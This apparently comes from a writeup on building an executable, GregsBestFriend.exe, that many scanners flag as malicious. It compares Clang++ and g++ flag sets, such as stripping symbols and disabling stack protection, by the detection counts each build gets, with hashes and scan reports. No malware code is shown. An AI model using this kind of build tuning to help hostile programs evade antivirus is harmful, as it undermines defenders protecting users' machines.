


29 security vendors and no sandboxes flagged this file as malicious

21f8d6e4062f4dc18aec9777cd62681f886c4c331297c63ef399bd6218554456

GregsBestFriend.exe

Optimized Clang++ (LLVM) Detections - Kleenscan




Scan result:	This file was detected by [14 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	637952 bytes
Analysis date:	2023-09-09 | 10:52:50
CRC32:	33fbdfd3
MD5:	38036135edc97dee10ee11232c77e84f
SHA-1:	6c9dbcf70ec8c7c96d1b39ebf05eb836046720e0
SHA-2:	db1d86dddc7825d5f2e1c2bb497bccd2eb36d1a24680eb25f4d40fd9da946b82
SSDEEP:	12288:HgL1bYhzcFGP77VtcxTNDXgN3FNavrV0tBPYt7U/+Ex5E7Wj:ARbuzc7SDL

Optimized Clang++ (Mingw64 GNU)

```
clang++.exe -O2 -Ob2 -Os -fno-stack-protector -o GregsBestFriend.exe
GregsBestFriend.cpp -luser32 -lkernel32 -fno-unroll-loops -fno-exceptions -fno-rtti -s
```

- -O2: Optimize the code for speed (level 2).
- -Ob2: Use aggressive optimizations for better performance.
- -Os: Optimize for a smaller program size.
- -fno-stack-protector: Disable stack protection for more control.
- -o GregsBestFriend.exe: Name the output program "GregsBestFriend.exe".
- GregsBestFriend.cpp: The source code file to compile.
- -luser32 -lkernel32: Link with user32.dll and kernel32.dll libraries.
- -fno-unroll-loops: Keep loops as they are, don't unroll them.
- -fno-exceptions: Turn off C++ exceptions for simpler code.
- -fno-rtti: Disable Run-Time Type Information (RTTI) for smaller code.
- -s: Strip extra information for a smaller program.

Optimized Clang++ (GNU) Detections



27

/ 71

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious


5e8954b38fbcfd7d45e65794d3909d7877e2d437de3e3bf9d06bc93ecde24a07

GregsBestFriend.exe

peexe

64bits

Optimized Clang++ (GNU) Detections - Kleenscan




Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	26112 bytes
Analysis date:	2023-09-09 | 11:14:28
CRC32:	bd51679a
MD5:	384fdb5bad3649a5eeced3d6f6b52348
SHA-1:	88363e6613ea76b0071ba5e58418cffd1c527d20
SHA-2:	5e8954b38fbcfd7d45e65794d3909d7877e2d437de3e3bf9d06bc93ecde24a07
SSDEEP:	384:QgZXVOOMqHp8FI/nt/qI/dNt+qzeRHjpZvhYZ51bEw:Qg1fMqHCIt/qQd/yHjxY9

Optimized g++ (Mingw64 GNU)

```
g++.exe -Os -s GregsBestFriend.cpp -o GregsBestFriend.exe
```

- **-Os**: Optimize the executable for size. This flag tells g++ to prioritize reducing the size of the generated code over its execution speed.
- **-s:** Strip the executable of all symbol table and relocation information, reducing its size.

Optimized g++ Mingw64 Detections



27

/ 71

